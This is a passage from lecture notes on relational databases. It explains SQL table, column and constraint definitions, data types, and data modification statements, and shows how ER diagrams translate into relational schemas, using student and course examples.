with **T** the unique name of the table. In Section 3.2.1, we will detail the format of a **column definition** that defines a column and in Section 3.2.2, we will detail the format of a **constraint definition**, e.g., to define primary keys, candidate keys, and foreign keys. In Section 3.2.3, we will look at standard types of columns. Then, in Section 3.2.4, we will look at how one can create rows, modify rows, and remove rows from a table. Finally, in Section 3.2.5, we will briefly look at how to modify schemas.

3.2.1 Column definitions

In a `CREATE TABLE` statement, a column c is defined by a **column definition** of the form

$$c \texttt{ type constraints}_{\texttt{optional}}$$

with c the name of the column, **type** the type, and **constraints** an optional list of constraints put on the attribute. Example data types include `INT` (integers), `CLOB` (text), and `DATE` (dates). We refer to Section 3.2.3 for an overview of standard SQL data types and we refer to Section 3.2.2 for an overview of constraints SQL can enforce on single attributes.

By default, columns are not required to have a value. To specify that a column must have a value, one can add the constraint `NOT NULL` to the column definition.

Example 3.8. Consider the relations illustrated in Figure 3.1 and their relational schemas as defined in Example 3.4. We can create these relations as SQL tables as follows:

```
CREATE TABLE student
(
    id INT NOT NULL,
    name CLOB NOT NULL,
    dob DATE
);

CREATE TABLE course
(
    id INT NOT NULL,
    name CLOB NOT NULL
);

CREATE TABLE enroll
(
    sid INT NOT NULL,
    cid INT NOT NULL,
    term CLOB NOT NULL
);
```

In this example, we used the convention of using upper case letters for SQL keywords and lower case letters for non-keywords such as table and column names. We shall follow this convention throughout these notes.

To specify a default value for a column c, one can use a **column definition** of the form

$$c \texttt{ type DEFAULT value constraints}_{\texttt{optional}}$$

with **value** the default value for the column. If the value should be a sequentially-assigned **serial number** (see Section 2.3.4), then one can use a **column definition** of the form

$$c \texttt{ type GENERATED ALWAYS AS IDENTITY constraints}_{\texttt{optional}}$$

instead. To enforce consistency of generated serial numbers, column values that are generated this way **cannot be modified** in any other way.

Example 3.9. Consider the `CREATE TABLE` statements of Example 3.8. Next, we ensure that student identifiers are automatically generated:

```
CREATE TABLE student
(
    id INT GENERATED ALWAYS AS IDENTITY NOT NULL,
    name CLOB NOT NULL,
    dob DATE
);
```

3.2.2 Constraints and constraint definitions

An SQL table can maintain a variety of constraints on one-or-more columns. Single-column constraints can be part of the **column definition**, whereas multi-column constraint are defined by separate **constraint definitions**:

1. **Primary key**. To specify that a single column is the **primary key**, one can add the constraint `PRIMARY KEY` to the column definition. A multi-column **primary key** of columns named $c_1, \ldots, c_n$ is defined by the constraint definition `PRIMARY KEY(`c_1`, ..., `c_n`)`.

2. **Candidate key**. To specify that a single column is a **candidate key**, one can add the constraint `UNIQUE` to the column definition. A multi-column **candidate key** of columns named $c_1, \ldots, c_n$ is defined by the constraint definition `UNIQUE(`c_1`, ..., `c_n`)`.

3. **Foreign key (to primary key)**. To specify that there is a **foreign key** from a single column to the primary key of another table **S**, one can add the constraint `REFERENCES S` to the column definition. A multi-attribute **foreign key** of columns named $c_1, \ldots, c_n$ to the primary key of another table **S** is defined by the constraint definition `FOREIGN KEY(`c_1`, ..., `c_n`) REFERENCES S`.

4. **Foreign key (to any candidate key)**. To specify that there is a **foreign key** from a single column to column b of another table **S**, one can add the constraint `REFERENCES S(`b`)` to the column definition. In this case, column b must be a candidate key or the primary key of table **S**. A multi-attribute **foreign key** of columns named $c_1, \ldots, c_n$ to columns $b_1, \ldots, b_n$ of another table **S** is defined by the constraint definition `FOREIGN KEY(`c_1`, ..., `c_n`) REFERENCES S(`b_1`, ..., `b_n. In this case, columns $b_1, \ldots, b_n$ must be a candidate key or the primary key of table **S**.

5. **Value restriction**. To specify a restriction on the values a single column can take, one can add the constraint `CHECK (condition)` to the column definition. Here, **condition** is a search condition on the attribute being defined by the column definition. For example, if the column is named c, then the constraint `CHECK (12 <= c AND c <= 90)` specifies that the value of this column c must be between 12 and 90. Search conditions are a core part of queries that inspect data, which we will fully explorer in Section 4.2. A multi-attribute **value restriction** is defined by `CHECK (condition)` with **condition** a search condition using the previously-defined attributes.

Remark. Primary key definitions (`PRIMARY KEY`) and other candidate key definitions (`UNIQUE`) do not enforce that the definition defines a key of minimal size. Hence, one can define arbitrary superkeys via these definitions. In general, we recommend to not do so, however.

Remark. Technically, the constraint `UNIQUE` does **not** specify a candidate key. Instead, if a column named c has constraint `UNIQUE`, then this constraint enforces that every row that **has a value** for the column named c has a **distinct value** for that column. Hence, the constraint `UNIQUE` is only evaluated with respect to columns that have a value (that do not hold `NULL`). Most RDBMSs require that columns that have the `UNIQUE` constraint also have the constraint `NOT NULL`, however.

Remark. If an column has constraint `PRIMARY KEY`, then it also has constraint `NOT NULL`. Some RDBMSs require the inclusion of the constraint `NOT NULL`, however.

Example 3.10. Consider the `CREATE TABLE` statements of Example 3.8 and Example 3.9. Next, we include the primary keys as defined in Example 3.4 and foreign keys as defined in Example 3.5:

```
CREATE TABLE student
(
    id INT GENERATED ALWAYS AS IDENTITY NOT NULL PRIMARY KEY,
    name CLOB NOT NULL,
    dob DATE
);

CREATE TABLE course
(
    id INT NOT NULL PRIMARY KEY,
    name CLOB NOT NULL
);

CREATE TABLE enroll
(
    sid INT NOT NULL REFERENCES student,
    cid INT NOT NULL REFERENCES course,
    term CLOB NOT NULL,
    PRIMARY KEY(sid, cid)
);
```

To make it easier to change constraints in the future, we can name constraints. To name a constraint specified by s, we simply write `CONSTRAINT` N s with N the unique name of the constraint.

Example 3.11. Consider the `CREATE TABLE` statements of Example 3.10. Next, we name the constraints in the **Enroll** table:

```
CREATE TABLE enroll
(
    sid INT NOT NULL CONSTRAINT studentFKey REFERENCES student,
    cid INT NOT NULL CONSTRAINT courseFKey REFERENCES course,
    term CLOB NOT NULL,
    CONSTRAINT enrollPKey PRIMARY KEY(sid, cid)
);
```

Constraints **limit** the operations one can perform on tables. For example, if the column named c is the primary key of a table **T**, then one should not be able to store multiple rows τ_1 and τ_2 in table **T** that agree

on c (with $\tau_1[c] = \tau_2[c]$). By default, updates to table **T** that **invalidate any constraints** on **T** (e.g., the primary key constraint) are rejected by the RDBMS.

As table **T** can depend on data in another table **S** via **foreign key constraints**, changes to table **S** can also **invalidate constraints** in table **T**, however.

Consider a pair of tables **T** and **S** defined by the following statements

```
CREATE TABLE S
(
    column definitions for columns including b1, ..., bn,
    UNIQUE(b1, ..., bn)
);

CREATE TABLE T
(
    column definitions for columns including c1, ..., cn,
    FOREIGN KEY(c1, ..., cn) REFERENCES S(b1, ..., bn)
)
```

Hence, there is a foreign key from columns $c_1, \ldots, c_n$ of table **T** to the columns named $b_1, \ldots, b_n$ of table **S**. Changes to table **S** can invalidate this foreign key constraint.

Example 3.12. Consider the dataset of Figure 3.1 with the schema for table **Enroll** as defined in Example 3.11. If we remove the student Adriana from the **Student** table or change the student identifier of Adriana, then the first and last tuples in the **Enroll** table are no longer valid.

By default, any changes to table **S** that will **invalidate a foreign key constraint** in another table **T** will be **rejected**. One can modify this behavior by specifying the actions that should be taken to maintain foreign key constraints. To do so, we can add **referential triggers** to foreign key definitions. There are two types of referential triggers, namely **update triggers** and **delete triggers** that specify what to do during updates of rows and deletion of rows in the referenced table **S**. These triggers are of the form

```
ON UPDATE action
```

and

```
ON DELETE action
```

where **action** is either `NO ACTION`, `RESTRICT`, or `CASCADE`, `SET DEFAULT`, or `SET NULL`:

1. If **action** is `NO ACTION` (the default), then any set of updates to table **S** that will invalidate the foreign key constraint referencing table **S** will be rejected. Checking of updates **can be deferred** to allow sequences of update that first invalidate the foreign key constraint and then restore the foreign key constraint.

2. If **action** is `RESTRICT`, then any updates to rows in table **S** that are used as foreign keys in the other table will be rejected. Checking of updates **cannot be deferred**.

3. If **action** is `CASCADE`, then any updates to table **S** will propagate to table **T**. Consider a row τ_1 with attributes $a_1, \ldots, a_n$ in table **T** referencing a row τ_2 with attributes $b_1, \ldots, b_n$ in table **S**. If row τ_2 is deleted from table **S**, then so is row τ_1 from table **R**. If any column $\tau[b_i], 1 \leqslant i \leqslant n$ of row τ_2 is updated, then so is the column $\tau_1[a_i]$ of row τ_1. Note that `CASCADE` can **delete** data in table **T** without any warnings!

4. If **action** is `SET DEFAULT`, then affected columns in rows τ_1 of table **T** are reset to their default value. Hence, consider a row τ_1 with attributes $a_1, \ldots, a_n$ in table **T** referencing a row τ_2 with attributes $b_1, \ldots, b_n$ in table **S**. If row τ_2 is deleted, then the columns $\tau_1[a_1], \ldots, \tau_1[a_n]$ are all set to their default value.

5. If **action** is `SET NULL`, then affected attributes in tuples τ_1 of table **T** are reset to the value `NULL`. Hence, consider a row τ_1 with attributes $a_1, \ldots, a_n$ in table **T** referencing a row τ_2 with attributes $b_1, \ldots, b_n$ in table **S**. If row τ_2 is deleted, then the columns $\tau_1[\mathbf{A}_1], \ldots, \tau_1[\mathbf{A}_n]$ are all set to the value `NULL`.

Remark. Not all RDBMSs support all these actions both on updates and on deletes.

Example 3.13. Consider the `CREATE TABLE` statements of Example 3.10. The alternative

```
CREATE TABLE enroll
(
    sid INT NOT NULL REFERENCES student,
    cid INT NOT NULL REFERENCES course
            ON UPDATE RESTRICT ON DELETE CASCADE,
    term CLOB NOT NULL,
    PRIMARY KEY(sid, cid)
);
```

specifies that course identifiers in the table **Course** cannot be updated **if** the course is referred to in the table **Enroll** (`RESTRICT`) and that the deletion of a course from the table **Course** will remove all associated enrollment information (`CASCADE`).

3.2.3 Common data types in SQL

SQL has standardized data types for text, numeric, Boolean, date, and time values.

To store **truth values**, one can use the type `BOOLEAN`:

1. `BOOLEAN` is a type that can hold the truth values **true** (`TRUE` in SQL) and **false** (`FALSE` in SQL).

To store **plain text** (character sequences), one can use `CHAR(n)`, `VARCHAR(n)`, or `CLOB`:

2. `CHAR(n)` (or `CHARACTER(n)`) is a type that can hold a **fixed-length sequence** of n characters. If one stores a text value with fewer than n characters, then this value is **padded** with blanks.

3. `VARCHAR(n)` (or `CHARACTER VARYING(n)`) is a type that can hold a **variable-length sequence** of at-most n characters. The `VARCHAR(n)` type will not pad text values with fewer than n characters.

4. `CLOB` (or `CHARACTER LARGE OBJECT`) is a type that can hold a **large sequence of characters**.

As `CLOB`s are intended to store large volumes of text and operations on large volumes of text are expensive, the allowed operations on `CLOB`s are typically limited. For example, attributes of type `CLOB` cannot be part of a candidate key and searching within text (see Section 4.2) is often limited to columns of types `CHAR(n)` and `VARCHAR(n)`.

Remark. Although `CLOB` is the **standardized** representation of large pieces of text, not all RDBMSs support `CLOB`. Typical alternatives include the non-standard type `TEXT`.

To store **binary data** (byte sequences), one can use the binary counterparts `BINARY(n)`, `VARBINARY(n)` (or `BINARY VARYING(n)`), and `BLOB` (`BINARY LARGE OBJECT`) of the character sequence types `CHAR(n)`, `VARCHAR(n)`, and `CLOB`.

To store **numeric** data, one can use the **exact numeric types** `SMALLINT`, `INT`, `BIGINT`, and `DEC`:

5. `INT` (or `INTEGER`) is a fixed-width numeric type, e.g., similar to `int` in C, C++, and Java.

6. `SMALLINT` is a **small** fixed-width numeric type, e.g., similar to `short` in C, C++, and Java.

7. `BIGINT` is a **large** fixed-width numeric type, e.g., similar to `long` in C, C++, and Java.

8. `DEC(p, s)` (or `DECIMAL`(p, s)) is a fixed-width numeric type that can hold **numeric values** of at-least p digits, of which s digits **come after** the comma.

The types `DEC(p)` and `DECIMAL(p)` are shorthand for `DEC(p, 0)`, and `DECIMAL(p, 0)`, respectively. The type `NUMERIC(p, s)` is similar to `DEC(p, s)`, except that it enforces a maximum of p digits.

Example 3.14. The type `DEC(12, 2)` can be used to store money: in specific, this type supports ten digits before the comma and two digits after the comma. As such, we can store any amount below ten billion dollar. For example, the value 123.45 (e.g., 123 dollar and 45 dollar cent) and the value 1 234 567 890.23.

Remark. The minimum and maximum values `SMALLINT`, `INT`, `BIGINT`, and `DEC` can hold are implementation defined and will differ between DBMSs.

We note that `DEC(p, s)` stores **exact numeric values**. As such, `DEC(p, s)` should not be confused with **floating point types** such as `float` and `double` in C, C++, and Java. Floating point types store **approximations** of numeric values. As such, **floating point types** are imprecise and can easily lose data, especially if they are used in computations.

Remark. A 32-bit floating point could be represented by

$$\pm \text{value} \cdot 2^{\text{exponent}}$$

where value is an integer between 0 and 16 777 215 (24 bits), exponent is an integer between −128 and 127 (7 bits), and we use one bit to store the sign ±. Many values cannot be represented **exactly** in this manner, however. Try, for example, to represent the fraction 0.3 in the above format.

The most-commonly used standard for floating points, the **IEEE Standard for Floating-Point Arithmetic (IEEE 754)** uses a slightly different representation than the one above. These standard 32-bit floating point values will store 0.3 as the value 0.30000001192092895507812 5.

To store **floating point** data, one can use the **approximate numeric types** `FLOAT`, `REAL`, and `DOUBLE PRECISION`:

9. `FLOAT(p)` is an approximate numeric type that can hold **numeric values** with a precision of p **binary digits**.
10. `REAL` is an approximate numeric type, e.g., similar to `float` in C, C++, and Java.
11. `DOUBLE PRECISION` is an approximate numeric type with higher precision than `REAL`, e.g., similar to `double` in C, C++, and Java.

Due to the imprecise nature of `FLOAT(p)`, `REAL`, and `DOUBLE PRECISION`, we generally **do not recommend their usage**.

Remark. If your data **originally was in a floating-point format** (e.g., a sensor that provides measurements in standard IEEE 754 32-bit float values), then it makes sense to store that data in the same floating-point format: any conversion can lose information. Unfortunately, the SQL standard does not enforce a standard representation of floating points. Hence, it depends on the RDBMS whether they use the standard IEEE 754 representation and, hence, whether you can **exactly** store the original data.

Finally, to store **date and time** data, one can use the types `DATE`, `TIME`, `TIMESTAMP`, and `INTERVAL`:

12. `DATE` is a type that can store **dates** (without time information).
13. `TIME` is a type that can store **times** (without date information). To store a time with time zone information, one can use `TIME WITH TIME ZONE`.
14. `TIMESTAMP` is a type that can store **a specific time and date**. To store a time stamps with time zone information, one can use `TIMESTAMP WITH TIME ZONE`.
15. `INTERVAL` is a type that can store a **duration** (e.g., in years, days, hours, minutes, or seconds).

Often time and date fields are used to store the **current date or time**. To obtain the current date or time, one can use the standard values `CURRENT_DATE`, `CURRENT_TIME`, and `CURRENT_TIMESTAMP`.

3.2.4 Create, modify, and remove data

In the preceding, we have detailed how to create tables. Next, we will detail how to fill tables with rows, how to update rows, and how to retrieve the data in a table. First, the SELECT statement

```
SELECT *
FROM T;
```

will return all rows from table **T**. In Part II, we detail how to inspect data in more detail.

The INSERT INTO statement

```
INSERT INTO T (c_1, ..., c_n)
VALUES (v_{1,1}, ..., v_{1,n}),
       (v_{2,1}, ..., v_{2,n}),
       ...,
       (v_{m,1}, ..., v_{m,n});
```

will add m rows $\tau_1, \ldots, \tau_m$ to table **T**. The i-th added row τ_i, $1 \leqslant i \leqslant m$, will have the default values for all columns of the table, except that $\tau_i[c_1] = v_{i,1}, \ldots, \tau_i[c_n] = v_{i,n}$. This statement requires that the definition of table **T** defines default values for all columns not named by $c_1, \ldots, c_n$. The INSERT INTO statement

```
INSERT INTO T
VALUES (v_{1,1}, ..., v_{1,n}),
       (v_{2,1}, ..., v_{2,n}),
       ...,
       (v_{m,1}, ..., v_{m,n});
```

is a shorthand notation that can be used when table **T** has exactly n columns named $c_1, \ldots, c_n$.

Example 3.15. Consider the **Student**, **Course**, and **Enroll** tables defined in Example 3.10. The INSERT INTO statements

```
INSERT INTO student (name, dob)
VALUES ('Adriana', '2005-04-17'),
       ('Bartel', '2005-10-06'),
       ('Cecilia', NULL);

INSERT INTO course (id, name)
VALUES (1, 'Discrete Mathematics'),
       (2, 'Databases'),
       (3, 'Data Structures');

INSERT INTO enroll
VALUES (1, 1, 'Spring 2024'),
       (2, 1, 'Spring 2024'),
       (2, 2, 'Fall 2024'),
       (1, 3, 'Fall 2024');
```

will add the dataset of Figure 3.1 to these tables. Here, we assumed that the serial numbers generated for the **Student** table start at 1. This assumption is not true if other rows have already been added to the table.

The UPDATE statement

```
UPDATE T
SET c_1 = v_1,
    c_2 = v_2,
```

```
    ...,
    c_n = v_n
WHERE condition;
```

will modify all rows τ in table **T** that satisfy the search condition condition by setting $\tau[c_1] = v_1, \ldots, \tau[c_n] = v_n$. The values $v_1, \ldots, v_n$ can be constants or computed.

Example 3.16. We continue with the data created in Example 3.15. The UPDATE statement

```
UPDATE student
SET dob = '2002-07-04'
WHERE id = 3;
```

will set the date of birth of Cecilia (the student with identifier 3). Next, the UPDATE statement

```
UPDATE enroll
SET cid = cid + 2
WHERE sid = 2 AND cid = 1;
```

will change an enrollment of Bartel by moving the student from Discrete Mathematics (the course with identifier 1) to Data Structures (the course with identifier $1 + 2 = 3$).

The UPDATE statement

```
UPDATE T
SET c_1 = v_1,
    c_2 = v_2,
    ...,
    c_n = v_n;
```

will modify all rows τ in table **T** by setting $\tau[c_1] = v_1, \ldots, \tau[c_n] = v_n$.

Example 3.17. We continue with the data updated in Example 3.16. The UPDATE statement

```
UPDATE enroll
SET term = 'Winter 2023';
```

will set the term for all enrollment data in the **Enroll** table to "Winter 2023".

Finally, the UPDATE will apply each assignment update to a tuple simultaneously. Consider a table **T** with columns a and b. The UPDATE statement

```
UPDATE T
SET a = b,
    b = a;
```

will modify all rows τ in table **T** by swapping the values $\tau[a]$ and $\tau[b]$.

Example 3.18. We continue with the data updated in Example 3.17. The UPDATE statement

```
UPDATE enroll
SET sid = cid,
    cid = sid;
```

will result in the enrollment dataset of Figure 3.3.

Remark. Some RDBMSs unfortunately do not correctly handle assignment updates simultaneously. In these RDBMSs, statements of the form

Enroll (before)			**Enroll** (after)		
sid	*cid*	*term*	*sid*	*cid*	*term*
1	1	Winter 2023	1	1	Winter 2023
2	3	Winter 2023	3	2	Winter 2023
2	2	Winter 2023	2	2	Winter 2023
1	3	Winter 2023	3	1	Winter 2023

Figure 3.3: The update to the **Enroll** table described in Example 3.18.

```
UPDATE T
SET a = b,
    b = a;
```

will not correctly swap attribute values.

Finally, the `DELETE FROM` statement

```
DELETE FROM T
WHERE condition;
```

will remove all rows from table **T** that satisfy the search condition condition. We refer to Section 4.2 for further details on search conditions. The `DELETE FROM` statement

```
DELETE FROM T;
```

is a shorthand notation that will remove all tuples from table **T**.

Example 3.19. We continue with the data updated in Example 3.18. The `DELETE FROM` statement

```
DELETE FROM enroll
WHERE sid = 3;
```

will remove all enrollment data for Cecilia from the **Enroll** table. Finally,

```
DELETE FROM enroll;
```

will remove all enrollment data from the **Enroll** table.

We reiterate that any change to a table must satisfy all constrains defined in the table. To enforce consistency of generated serial numbers, attribute values that are always generated via `GENERATED ALWAYS AS IDENTITY` cannot be manually inserted using an `INSERT INTO` statement or updated using an `UPDATE` statement.

3.2.5 Modifying schemas

We will only provide a very brief overview of the ways SQL can modify database schemas. To remove a table **T**, we can use the statement

```
DROP TABLE T;
```

This statement will remove table **T** and, hence, also all data in table **T**!

To alter a table named **T**, we can use the statement

```
ALTER TABLE T action
```

in which action can be one of the following:

1. The action `ADD COLUMN column definition` will add a column to the table as specified by the column definition.

2. The action `ADD column or constraint definition` will add a column or constraint to the table as specified by the column or constraint definition.

3. The action `DROP c` (or `DROP COLUMN c`) will also remove the column named *c* from the table. This action will remove all data in the column named *c*.

4. The action `DROP CONSTRAINT` N will remove the constraint named N from the table.

5. The action `ALTER COLUMN c alteration` (or `ALTER c alteration`) will change the column definition of the column named *c* according to the alterations specified by alteration. We will not provide a complete overview of how every part of a column definition can be altered. Instead, we refer to the manual of your RDBMS for further details on the possible alterations.

Remark. Changing the schema of a large database is, in practice, very difficult. Consider, for example, a decision to split a *name* column into two columns, *firstName* and *lastName*. The SQL statements to update the database schema by altering the columns are easy to figure out. Automatically migrating all existing data from the old schema to the new schema is very difficult, however: as illustrated in Example 2.41, real-world names are complex and, hence, there is no reliable way to automatically split up all names into first names and last names.

A similar difficulty arises when we add columns. Consider, for example, the **Student** table of Example 3.10. If we want to assign all students a unique e-mail address, then we have to add a column named *email* to the schema of table **Student** and update all existing students by providing them a unique e-mail address, a process not covered by a simple `ALTER TABLE` statement.

To prevent costly and frequent data migrations, it is important that the implementation of data-based applications starts with a database design that supports all relevant use-cases for the data that will be stored in the database. This requires considerable upfront efforts during conceptual design and feedback during development (to catch non-supported use-cases before the database stores large volumes of important real-world data). Still, data migrations cannot always be prevented, as one cannot foresee all future requirements.

Changing a table via `ALTER TABLE` is necessary to express cyclic foreign key constraints: foreign key constraints must always refer to tables that have already be defined: if we define table **T** before table **S**, then the `CREATE TABLE` statement for table **T** cannot include a foreign key constraint referring table **S**. Still, foreign key constraints can be cyclic: we can first define table **T**, then define table **S** with a foreign key referencing table T, and finally change the schema of table **T** by adding a foreign key referencing table S:

```
CREATE TABLE t
(
    id INT NOT NULL PRIMARY KEY,
    sid INT NOT NULL
);

CREATE TABLE s
(
    id INT NOT NULL PRIMARY KEY,
    rid INT NOT NULL REFERENCES t
);

ALTER TABLE t
ADD FOREIGN KEY (sid) REFERENCES s;
```

In the above, the `ALTER TABLE` statement changes the schema of table **T** by adding a foreign key from table **T** to table **S**.

Remark. Consider the above cyclic foreign key constraints between tables **T** and **S**. Assume the tables **T** and **S** are empty (as they are right after we create them). In the above tables, one cannot simply add new rows to either table **T** or **S**:

1. any row we add to table **S** must refer to a row in table **T**, which is not possible because table **T** is currently empty,
2. at the same time, any row we add to table **T** must refer to a row in table **S**, which is not possible because table **S** is also currently empty.

SQL provides means to deal with this situation, but these are all outside the scope of these notes. Fortunately, practical use cases of cyclic foreign keys are rare. Hence, one usually does not have to deal with the above situation.

3.3 From ER-diagram to relational schemas

In the previous sections, we introduced the relational model both formally (Section 3.1) and practically (Section 3.2). Next, we shall show the close relation between the ER-model, which we introduced for conceptual design in Chapter 2, and the relational model we introduced in this chapter and that is typically employed as the logical data model of RDBMSs.

We show the close relationship between the ER-model and the relational model by providing an systematic translation that one can follow to turn well-designed database schemas expressed in the ER-model (by an ER-diagram) into well-designed relational database schemas. In our translation, we assume a function SQL-type(`D`) that translates a domain `D` into the appropriate SQL type (see Section 3.2.3).

In Chapter 8, we will further look at how one can analyze whether a relational database schema is well designed.

3.3.1 Entity sets

As noted in Section 3.1, the schema of an entity set already closely resembles a relational schema.

Translation. Consider the schema of an entity set named **E** and with n attributes whose schema is name_1 : $\texttt{Domain}_1$, ..., name_n : $\texttt{Domain}_n$, and with the primary key being the attributes named $\{pk_1, \ldots, pk_m\} \subseteq \{\mathit{name}_1, \ldots, \mathit{name}_n\}$. The equivalent relation has schema

$$\mathbf{E}(\mathit{name}_1 : \texttt{Domain}_1, \ldots, \mathit{name}_n : \texttt{Domain}_n)$$

whose primary key consists of the attributes named $\{pk_1, \ldots, pk_m\}$. To create this relation as an SQL table, we can use the SQL statement

```
CREATE TABLE E
(
    name_1 SQL-type(Domain_1) NOT NULL,
    ...,
    name_n SQL-type(Domain_n) NOT NULL,
    PRIMARY KEY(pk_1, ..., pk_m)
);
```

When the primary key consists of one attribute ($m = 1$), then the `CREATE TABLE` statement can define the primary key constraint as a column constraint instead.

Example 3.20. Consider the ER-diagram visualized in Figure 2.5 defining the entity set **Student**. We translate the schema of this entity set to the relational schema

$$\textbf{Student}(\mathit{name} : \texttt{text}, \mathit{e\text{-}mail} : \texttt{text}, \underline{\mathit{student\ nr.}} : \texttt{numeric}, \mathit{starting\ date} : \texttt{date}, \mathit{dob} : \texttt{date}).$$

To implement this relational schema, we can use the following `CREATE TABLE` statement

```
CREATE TABLE student
(
    name CLOB NOT NULL,
    email CLOB NOT NULL,
    student_nr INT NOT NULL PRIMARY KEY,
    starting_date DATE NOT NULL,
    dob DATE NOT NULL
);
```

As SQL does not accept special characters such as spaces in column names, we have slightly adjusted the attribute names of the relational schema **Student** while implementing the schema.

Note that in Example 2.10 we specified that the entity set **Student** has a candidate key *e-mail*. To also implement this candidate key, we can use the following `CREATE TABLE` statement instead

```
CREATE TABLE student
(
    name CLOB NOT NULL,
    email VARCHAR(200) NOT NULL UNIQUE,
    student_nr INT NOT NULL PRIMARY KEY,
    starting_date DATE NOT NULL,
    dob DATE NOT NULL
);
```

In the above, we changed the type of the column *email* from `CLOB` to `VARCHAR(200)`: the type `CLOB`, which holds large sequences of characters, does typically not support complex operations or constraints (e.g., candidate keys via `UNIQUE` constraints).

As a second example, we look at the **Term** entity set of Figure 2.9. We translate the schema of this entity set to the relational schema

$$\textbf{Term}(\underline{\textit{year}} : \texttt{numeric}, \underline{\textit{part}} : \texttt{text}).$$

This relation has an attribute named *part* representing the semester represented by the term. For example, the university could have regular "fall" and "winter" semesters, while also providing a "summer" semester for special occasions. Such a limitation of the values the attribute named *part* can hold can be expressed by a **value constraint**. Hence, we can use the following `CREATE TABLE` statement to implement the **Term** relation with an accompanying value constraint:

```
CREATE TABLE term
(
    year INT NOT NULL,
    part VARCHAR(6) NOT NULL,
    PRIMARY KEY(year, part),
    CHECK(part = 'fall' OR part = 'winter' OR part = 'summer')
);
```

3.3.2 Relationship sets

To be able to translate the schema of a relationship set to a relational schema, we need a way to represent entities (as connected by relationships in the relationship sets) by **normal attributes**. As the primary key of an entity is one-or-more attributes that together **uniquely** identify an entity, we can use the primary key for this purpose. We first apply this translation to general relationship sets **without** cardinality constraints.

Translation. Consider the schema of a relationship set named R between entity sets $\mathbf{S}_1, \ldots, \mathbf{S}_n$ and with m attributes whose schema is $\textit{name}_1 : \texttt{Domain}_1, \ldots, \textit{name}_m : \texttt{Domain}_m$. Assume that each entity set $\mathbf{S}_i$, $1 \leqslant i \leqslant n$,

is already translated to a relation named $\mathbf{E}_i$ with a primary key consisting of the k_i attribute names $pk_{i,1}, \ldots, pk_{i,k_i}$ and that the attributes named $pk_{i,1}, \ldots, pk_{i,k_i}$ have domain $\mathsf{PKT}_{i,1}, \ldots, \mathsf{PKT}_{i,k_i}$. The equivalent relation has schema

$$\mathbf{R}(\underbrace{\underline{pk_{1,1}} : \mathsf{PKT}_{1,1}, \ldots, \underline{pk_{1,k_1}} : \mathsf{PKT}_{1,k_1}}_{\text{foreign key referencing } \mathbf{E}_1}, \ldots, \underbrace{\underline{pk_{n,1}} : \mathsf{PKT}_{n,1}, \ldots, \underline{pk_{n,k_n}} : \mathsf{PKT}_{n,k_n}}_{\text{foreign key referencing } \mathbf{E}_n},$$
$$name_1 : \mathsf{Domain}_1, \ldots, name_m : \mathsf{Domain}_m).$$

For each entity set $\mathbf{S}_i$, there is a foreign key from $pk_{i,1}, \ldots, pk_{i,k_i}$ in $\mathbf{R}$ to the primary key of the relation $\mathbf{E}_i$ representing entity set $\mathbf{S}_i$. If the attribute names $pk_{1,1}, \ldots, pk_{1,k_1}, \ldots, pk_{n,1}, \ldots, pk_{n,k_n}, name_1, \ldots, name_m$ are not all distinct, then we rename some of these attributes to ensure unique attribute names in $\mathbf{R}$.

Assuming all attribute names are unique, we can create this relation $\mathbf{R}$ using the SQL statement

```
-- CREATE TABLE statements for E1, ..., En.
CREATE TABLE R
(
    pk1,1 SQL-type(PKT1,1) NOT NULL,
    ...,
    pk1,k1 SQL-type(PKT1,k1) NOT NULL,
    ...,
    pkn,1 SQL-type(PKTn,1) NOT NULL,
    ...,
    pkn,kn SQL-type(PKTn,kn) NOT NULL,
    name1 SQL-type(Domain1) NOT NULL,
    ...,
    namen SQL-type(Domainn) NOT NULL,
    PRIMARY KEY(pk1,1, ..., pk1,k1, ..., pkn,1, ..., pkn,kn),
    FOREIGN KEY(pk1,1, ..., pk1,k1) REFERENCES E1,
    ...,
    FOREIGN KEY(pkn,1, ..., pkn,kn) REFERENCES En
);
```

When a foreign key consists of one attribute ($k_i = 1$), then the `CREATE TABLE` statement can define the foreign key constraint as a column constraint instead. We note that in the above statement, we used `--` to start a one-line comment, which is the standard way to write comments in SQL.

Example 3.21. First, consider the ER-diagram visualized in Figure 2.8 defining the relationship set Enroll. Assume that we already have relational schemas **Student** and **Course** representing the entity sets **Student** and **Course**, that the relational schema **Student** has primary key *id*, and that the relational schema **Course** has primary key *id*. The relational schema for Enroll is

$$\mathbf{Enroll}(\underline{sid} : \mathtt{numeric}, \underline{cid} : \mathtt{numeric}, term : \mathtt{text})$$

with foreign keys from *sid* in **Enroll** to the primary key of **Student** (*id* in **Student**) and from *cid* in **Enroll** to the primary key of **Course** (*id* in **Course**). Note that we renamed the primary keys of the relations **Student** and **Course** when used within the relational schema **Enroll** to ensure unique attribute names within **Enroll**. To implement this relational schema, we can use the following `CREATE TABLE` statement

```
-- CREATE TABLE statements for Student and Course.

CREATE TABLE enroll
(
    sid INT NOT NULL REFERENCES student,
```

```
    cid INT NOT NULL REFERENCES course,
    term CLOB NOT NULL,
    PRIMARY KEY(sid, cid)
);
```

Next, consider the ER-diagram visualized in Figure 2.9. Assume that we already have a relational schema **Term** representing the entity set **Term** and that the relational schema **Term** has primary key $\{year, part\}$. In this case, the relational schema for **Enroll** is

$$\textbf{Enroll}(\underline{sid} : \texttt{numeric}, \underline{cid} : \texttt{numeric}, \underline{year} : \texttt{numeric}, \underline{part} : \texttt{text})$$

with foreign keys from *sid* in **Enroll** to the primary key of **Student** (*id* in **Student**), from *cid* in **Enroll** to the primary key of **Course** (*id* in **Course**), and from *year* and *part* to the primary key of **Term**. To implement this relational schema, we can use the following `CREATE TABLE` statement

```
-- CREATE TABLE statements for Student, Course, and Term.

CREATE TABLE enroll
(
    sid INT NOT NULL REFERENCES student,
    cid INT NOT NULL REFERENCES course,
    year INT NOT NULL,
    part VARCHAR(10) NOT NULL,
    PRIMARY KEY(sid, cid, year, part),
    FOREIGN KEY(year, part) REFERENCES term
);
```

Note that we used the SQL type `VARCHAR(10)` for the column named *part*: `CLOB`s cannot be part of primary keys or foreign keys.

Finally, consider the ER-diagram visualized in Figure 2.10, **left**, defining the relationship set Friend_of. Assume again a relational schema Student with primary key *id* representing the entity set **Student**. The relational schema for Friend_of is

$$\textbf{Friend_of}(\underline{sid} : \texttt{numeric}, \underline{fid} : \texttt{numeric})$$

